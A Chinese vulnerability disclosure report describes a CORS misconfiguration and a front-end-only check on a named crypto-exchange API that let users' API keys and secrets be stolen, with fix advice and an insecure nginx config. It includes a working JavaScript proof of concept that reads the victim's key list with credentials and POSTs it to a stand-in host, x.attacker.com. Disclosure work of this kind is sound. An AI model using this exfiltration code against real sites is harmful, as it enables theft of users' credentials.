白帽子昵称：Nessus

漏洞描述

漏洞URL：如果是Web就填写此项


https://api.xxx.com/uc/robot/list

简要描述：漏洞说明、利用条件、危害等

Cors策略配置不当，并且业务设计存在缺陷，可导致用户api key被攻击者窃取

漏洞证明：

Cors配置不当：




后端接口服务器允许任意来源的跨域请求，且Access-Control-Allow-Credentials的配置为true（即跨域请求会自动带上cookie）

那么攻击者自己构造一个html页面发给用户，当用户访问此页面时，浏览器将自动发出至api.abitvip.com跨域请求，这将导致页面的响应数据被攻击者获取

上图为查看用户个人信息的请求，涉及的信息可能不够敏感。但是！用户的apikey一样可被攻击者获取，相关接口为：https://api.abitvip.com/uc/robot/list

同时，此接口本身设计就存在问题：按照业务逻辑，secret应该需要经过短信验证才能被查看到，但是此限制只在前端实现，后端接口没有做这个限制。




漏洞利用代码：


所以攻击者可以构造如下的poc来窃取用户的api key(当受害者访问到此页面时将自动把apikey 和secret发给攻击者)：

```
<!DOCTYPE>
<html>
<h1>cors exploit</h1>
<script type="text/javascript">
function exploit()
{
 var xhr1;
 var xhr2;
 if(window.XMLHttpRequest)
  {
  xhr1 = new XMLHttpRequest();
  xhr2 = new XMLHttpRequest();
  }
  else
  {
  xhr1 = new ActiveXObject("Microsoft.XMLHTTP");
  xhr2= new ActiveXObject("Microsoft.XMLHTTP");
  }
  xhr1.onreadystatechange=function()
  {
  if(xhr1.readyState == 4 && xhr1.status == 200)
  {
  var datas=xhr1.responseText;
  console.log(datas);
  xhr2.open("POST","https://x.attacker.com","true");
  xhr2.setRequestHeader("Content-type","application/x-www-form-urlencoded");
```

```
  xhr2.send("z0="+escape(datas));
  }
  }
  xhr1.open("GET","https://api.abitvip.com/uc/robot/list","true")
  xhr1.withCredentials = true;
  xhr1.send();
}
exploit();
</script>
</html>

```





修复方案:

正确配置cors策略

所有限制应都应在后端接口实现

漏洞总结

在前后端分离场景中，前端页面为了实现跨域请求，通常会在WEB Server 配置响应的Cors跨域策略，如果Cors策略配置不够严格，甚至允许任意Origin跨域访问时，很有可能导致用户的敏感信息被攻击者远程窃取

运维人员为了更简单的实现跨域访问，可能会用nginx实现不安全的动态跨域策略，本案例漏洞很有可能就是使用了这种不安全的配置导致的：

```
1 if ($cors = "CORS") {
2   add_header 'Access-Control-Allow-Origin' '$http_origin';
3   add_header 'Access-Control-Allow-Methods' 'GET, POST, PUT, DELETE, OPTIO
NS';
4   add_header 'Access-Control-Allow-Headers' 'DNT,X-CustomHeader,Keep-Aliv
e,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-
Type';
5   }
```